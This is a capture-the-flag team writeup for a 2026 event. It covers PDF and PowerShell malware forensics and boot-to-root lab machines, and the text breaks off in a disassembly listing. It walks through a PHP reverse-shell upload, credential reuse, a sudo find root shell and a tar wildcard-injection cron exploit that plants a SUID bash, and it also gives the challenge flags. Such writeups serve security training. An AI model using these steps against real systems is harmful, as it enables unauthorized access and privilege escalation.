Hack@10 2026 Writeup

Team: Fresh_Hasher

Table of Contents

Forensic 3

Dear Hiring Manger 3

Meowww 5

Malware or not? 8

B2R 9

Freshman-V2 – user 9

Freshman-V2 – root 13

Library-V2 – user 15

Library-V2 – root 17

Rev 19

Detonator 19

ProtonX1337 20

Easy RE 22

Crypto 27

Hakari Domain 27

Ancient Text 30

Baby Crypto 31

Misc 34

I Accept 34

AlphaZer0 37

Forensic

Dear Hiring Manger

Description: Umbrella Corporation is currently hiring new employees. One day, the hiring manager opens a resume submitted by a candidate. Moments later, all computers and servers across the company suddenly freeze and become unresponsive.

As a digital forensic investigator, your task is to analyze the incident and determine what happened.


```
└─$ pdfinfo resume.pdf
Title:           Microsoft Word - Document6
Author:          Luann Barnes
Creator:         PScript5.dll Version 5.2.2
Producer:        Acrobat Distiller 5.0.5 (Windows)
CreationDate:    Wed Oct 20 13:36:31 2004 EDT
ModDate:         Wed Oct 20 13:36:31 2004 EDT
Custom Metadata: no
Metadata Stream: yes
Tagged:          no
UserProperties:  no
Suspects:        no
Form:            none
JavaScript:      yes
Pages:           1
Encrypted:       no
Page size:       612 x 792 pts (letter)
Page rot:        0
File size:       158277 bytes
Optimized:       no
PDF version:     1.3
```

Check information for the pdf, found out there is JavaScript embedded.

```
┌──(kali㉿ZD)-[~/Desktop]
└─$ pdfinfo -js resume.pdf
Open Document Action:

    var a=["BOPCd","0edrK"," 1i+m"];
    var b=["VBeX","U8:","ddd$"];
    eval(atob(a.join("")+b.join("")));
```

Extract the js from the pdf. Merge both var a and b and got

‘BOPCd0edrK 1i+mVBeXU8:ddd$’



Decode from Base65 and got flag.

Meowww

Description: Our Incident Response team discovered a suspicious cute image lurking within the system, hinting at a hidden payload and potential attacker activity—it's up to you to analyze the evidence and uncover the truth.

Given this image.

```
└─$ stegcracker chal.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2026 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'chal.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: hidden
Tried 11910 passwords
Your file has been written to: chal.jpg.out
hidden
```

Use stegcracker to extract the file and also bruteforce for the password.

```
└─$ cat chal.jpg.out
(nEW-objECt  SYstem.iO.COMPreSsIon.deFlaTEStREAm( [IO.mEmORYstreAM][coNVERt]::FROMBAse64sTRING( 'UzF19/UJV7BVUMpITM42NKguMCg
3LopPMU42SDGuVQIA') ,[io.COmPREssioN.coMpreSSioNmODE]::DeCoMpReSS)| %{ nEW-objECt  sYStEm.Io.StREAMrEADeR($_,[TeXT.encodiNG]
::AsCii)} |%{ $_.READTOENd()})| & ( $eNV:cOmSPEc[4,15,25]-JOin'')
```

Check the extract file it is a powershell script.

```
import base64

import zlib


# The original obfuscated string

b64_data = 'UzF19/UJV7BVUMpITM42NKguMCg3LopPMU42SDGuVQIA'


# 1. Base64 Decode

compressed_data = base64.b64decode(b64_data)


# 2. Deflate Decompress (using -15 to ignore headers, standard for .NET
DeflateStream)

try:

    decoded_command = zlib.decompress(compressed_data, -15).decode('ascii')

    print(f"Decoded Command: {decoded_command}")

except Exception as e:

    print(f"Error: {e}")
```

Generate script to decode it.

```
└─$ python3 decode_ps.py
Decoded Command: $5GMLW = "hack10{p0w3r_d3c0d3}"
```

Flag obtained.

Malware or not?

Description: Identify the suspicious URL that acts as an Indicator of Compromise (IoC) in the document.

Analyze the provided file within a controlled environment.

Flag format: hack10{url}

```
┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$ file malware.doc
malware.doc: Microsoft OOXML

┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$ unzip malware.doc
Archive:  malware.doc
  inflating: [Content_Types].xml
   creating: docProps/
  inflating: docProps/app.xml
  inflating: docProps/core.xml
   creating: _rels/
  inflating: _rels/.rels
   creating: word/
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels

┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$
```

In the given doc file unzip it.

```
~/Desktop/hack10/word/_rels/document.xml.rels - Mousepad
File  Edit  Search  View  Document  Help
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
  Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://
  schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
  theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>
3 <Relationship Id="rId999" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://happy.divide.cloud/nowyouknow.html" TargetMode="External"/></Relationships>
4
```

In the extracted file at ‘word/_rels/document.xml.rels’ the target url is located in it.

B2R


Freshman-V2 – user

Description: Get the user flag.


Please solve this machine through proper enumeration and exploitation of the live VM. Do not retrieve the user flag by mounting or extracting the OVA offline, since that bypasses the intended objective. This challenge will be validated based on the writeup, so your report must demonstrate the real methodology used to gain access and obtain the flag

```
└─$ nmap -T4 -A 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-28 02:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0030s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Freshman Portal
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.18.0 (Ubuntu)
MAC Address: 02:B3:94:B0:54:38 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   2.97 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.42 seconds
```

Nmap result there is web and ftp service running.



Use the user and password as admin for both column to login to dashboard.




There is an upload form. And it shows that the server runs php. So upload a malicious PHP file to the server to get reverse shell. The shell can get from here.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

```
┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 'http://192.168.56.101:8080/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.101:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 612, Words: 79, Lines: 26, Duration: 53ms]
uploads                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 47ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Fuzz the directory for the website and found there is uploads.



In the uploads directory, we can see the file that just uploads by us.

```
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 36470
Linux Hack10-Freshman-V2 5.15.0-171-generic #181-Ubuntu SMP Fri Feb 6 22:44:50 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
 06:10:55 up 8 min,  0 users,  load average: 0.23, 0.19, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Click on the shell.php that just uploaded to trigger to server to execute the file, then we got the reverse shell.

```
$ cd tmp
$ ls
dev_notes.txt
tmp.PK7sgUBa9P
$ cat dev_notes.txt
Development Notes - Freshman Portal
═══════════════════════════════════
Author: Nur Aisyah
Last Updated: 2025-08-22

Apache Config:
- DocumentRoot /var/www/html
- mod_rewrite enabled

PHP Settings:
- upload_max_filesize = 10M
- Uploads go to /var/www/html/uploads/

Known Issues:
- Upload page does not validate file types properly
- CSS broken on mobile view

Test Accounts (REMOVE BEFORE PRODUCTION!):
  Web Admin Panel   → admin / admin
  SSH Access        → freshman / freshman123

Changelog:
- v1.0 Initial release
- v1.1 Added file upload
- v1.2 Bug fixes
$
```

During enumeration found a dev_note.txt in the tmp directory and inside there are credentials for admin and freshman.

```
$ su freshman
Password: freshman123
whoami
freshman
ls
dev_notes.txt
tmp.PK7sgUBa9P
cd /home
ls
freshman
cd freshman
ls
user.txt
cat user.txt
aGFjazEwezNhc3lfcDNhc3lfMW4xdDFhbF9hY2Mzc3N9Cg==
```

Switch user to freshman with the credential just got and get the user flag in home directory.


Freshman-V2 – root

Description: root flag

Please get the root flag through proper privilege escalation on the running VM, not by mounting or extracting the OVA offline. The expected solution is to compromise the machine, gain user access first, then escalate to root and read the flag from the live system. This will be validated through the writeup, so make sure your writeup clearly shows the real path you used.

```
sudo -l
Matching Defaults entries for freshman on Hack10-Freshman-V2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User freshman may run the following commands on Hack10-Freshman-V2:
    (ALL) NOPASSWD: /usr/bin/find
```

Check the sudoers file and found out it freshman can execute ‘find’ as root without password.



At gtfobins find the command to get root shell with find.

```
sudo find . -exec /bin/sh \; -quit

whoami
root
cd /root
ls
root.txt
cat root.txt
aGFjazEwe3IwMHRfcHIxdjNzY192MWFfczB1ZDBfZjFuZF93MDB0fQo=
```

Run the command and got the flag for root.

Library-V2 – user

Description: Get the user flag.

Please solve this machine through proper enumeration and exploitation of the live VM. Do not retrieve the user flag by mounting or extracting the OVA offline, since that bypasses the intended objective. This challenge will be validated based on the writeup, so your report must demonstrate the real methodology used to gain access and obtain the flag

```
└─$ nmap -T4 -A 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-28 02:32 EDT
Nmap scan report for library.com (192.168.56.103)
Host is up (0.0047s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Mar 27 18:18 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b1:a9:da:c3:dd:c7:70:41:33:99:0d:0e:ea:bd:a3:a7 (ECDSA)
|_  256 14:c7:12:32:8c:03:2d:07:01:52:b5:a0:aa:91:a3:63 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:B3:94:B0:54:38 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   4.73 ms library.com (192.168.56.103)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
```

Nmap result found FTP can login with anonymous

```
┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.5)
Name (192.168.56.103:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||9816|)
150 Here comes the directory listing.
drwxr-xr-x    1 106      109          4096 Mar 27 16:10 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||37586|)
150 Here comes the directory listing.
drwxr-xr-x    1 106      109          4096 Mar 27 16:10 .
drwxr-xr-x    1 0        0            4096 Mar 27 16:10 ..
-rw-r--r--    1 106      109            99 Mar 27 16:10 .secret_note.txt
226 Directory send OK.
ftp> get .secret_note.txt
local: .secret_note.txt remote: .secret_note.txt
229 Entering Extended Passive Mode (|||41395|)
150 Opening BINARY mode data connection for .secret_note.txt (99 bytes).
100% |***************************************************************************
226 Transfer complete.
99 bytes received in 00:00 (7.93 KiB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$ cat .secret_note.txt
To the new librarian:
Please use the password 'Shhh!KeepQuiet' for your local SSH account.
- Admin
```

Connect to FTP can found there is a secret_note.txt. Download the file and in the found there is password for ssh.

```
┌──(kali㉿ZD)-[~/Desktop/hack10]
└─$ ssh librarian@192.168.56.103
librarian@192.168.56.103's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-171-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Mar 27 21:41:28 2026 from 192.168.56.102
librarian@Hack10-Library-V2:~$ ls
books  linpeas.sh  user.txt
librarian@Hack10-Library-V2:~$ cat user.txt
aGFjazEwezRuMG55bTB1NV9mdHBfdDBfNTVoX3cwMHR9Cg==
librarian@Hack10-Library-V2:~$
```

Login with ssh for the user librarian and the credential found above.

Library-V2 – root

Description: root flag

Please get the root flag through proper privilege escalation on the running VM, not by mounting or extracting the OVA offline. The expected solution is to compromise the machine, gain user access first, then escalate to root and read the flag from the live system. This will be validated through the writeup, so make sure your writeup clearly shows the real path you used.

```
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Mar 27 16:10 .
drwxr-xr-x 1 root root 4096 Mar 27 16:10 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Mar 27 16:10 .
drwxr-xr-x 1 root root 4096 Mar 27 16:10 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder

SHELL=/bin/sh

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root /root/backup.sh

╔══╣ Checking for specific cron jobs vulnerabilities
Checking cron directories ...

╔═══════╣ System timers
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers
╔══╣ Active timers:
╔══╣ Disabled timers:
```

Run linpeas found out there is a cron task run by root every minute named backup.sh.

```
╔═══════╣ Backup folders
drwxr-xr-x 1 root root 4096 Mar 27 20:45 /var/backups
total 12
-rw-r--r-- 1 root root 10240 Mar 27 21:46 books.tar
```

From linpeas we also know that the cron is backing up the book directory.

```
librarian@Hack10-Library-V2:~/books$ echo "cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash" > shell.sh
librarian@Hack10-Library-V2:~/books$ ls
guide.txt  rules.txt  shell.sh
librarian@Hack10-Library-V2:~/books$ chmod +x shell.sh
librarian@Hack10-Library-V2:~/books$ ls -al
total 16
drwxr-xr-x 1 librarian librarian 4096 Mar 27 22:27 .
drwxr-x—— 1 librarian librarian 4096 Mar 27 21:37 ..
-rw-r--r-- 1 librarian librarian    0 Mar 27 16:10 guide.txt
-rw-r--r-- 1 librarian librarian    0 Mar 27 16:10 rules.txt
-rwxrwxr-x 1 librarian librarian   51 Mar 27 22:27 shell.sh
librarian@Hack10-Library-V2:~/books$
```

Since we know the backup.sh will be backup the books directory, we first create the shell file to generate the shell for us with SUID embedded so when root runs it we can get the root shell.

```
librarian@Hack10-Library-V2:~/books$ touch -- "--checkpoint=1"
librarian@Hack10-Library-V2:~/books$ touch -- "--checkpoint-action=exec=sh shell.sh"
librarian@Hack10-Library-V2:~/books$
```

Then create 2 dummys file for wildcard injection. The backup command will be something like ‘tar -cf backup.tar --checkpoint=1 --checkpoint-action=exec=sh shell.sh shell.sh guide.txt….’

```
librarian@Hack10-Library-V2:~/books$ ls -l /tmp/rootbash
-rwsr-sr-x 1 root root 1396520 Mar 27 22:01 /tmp/rootbash
librarian@Hack10-Library-V2:~/books$
```

The rootbash successfully created by the cron.

```
librarian@Hack10-Library-V2:~/books$ /tmp/rootbash -p
rootbash-5.1# cat /root/root.txt
aGFjazEwe2NyMG5fdDRyX3cxbGRjNHJkXzFuajNjdDEwbl9mdHd9Cg==
rootbash-5.1#
```

Access the root bash and get the flag.

Rev

Detonator

1. To understand the binary's behavior without running it, the first step is to disassemble the .text section using objdump: *objdump -d -M intel detonator.exe*

```
00000001400019cf <_Z10check_flagv>:
   1400019cf:   55                      push   rbp
   1400019d0:   53                      push   rbx
   1400019d1:   48 81 ec d8 00 00 00    sub    rsp,0xd8
   1400019d8:   48 8d ac 24 d0 00 00    lea    rbp,[rsp+0xd0]
   1400019df:   00
   1400019e0:   48 8d 45 ce             lea    rax,[rbp-0x32]
   1400019e4:   48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
   1400019e8:   90                      nop
   1400019e9:   90                      nop
   1400019ea:   48 8d 4d ce             lea    rcx,[rbp-0x32]
   1400019ee:   48 8d 15 23 98 00 00    lea    rdx,[rip+0x9823]        # 14000b218 <_ZL1S+0x118>
   1400019f5:   48 8d 45 a0             lea    rax,[rbp-0x60]
   1400019f9:   49 89 c8                mov    r8,rcx
   1400019fc:   48 89 c1                mov    rcx,rax
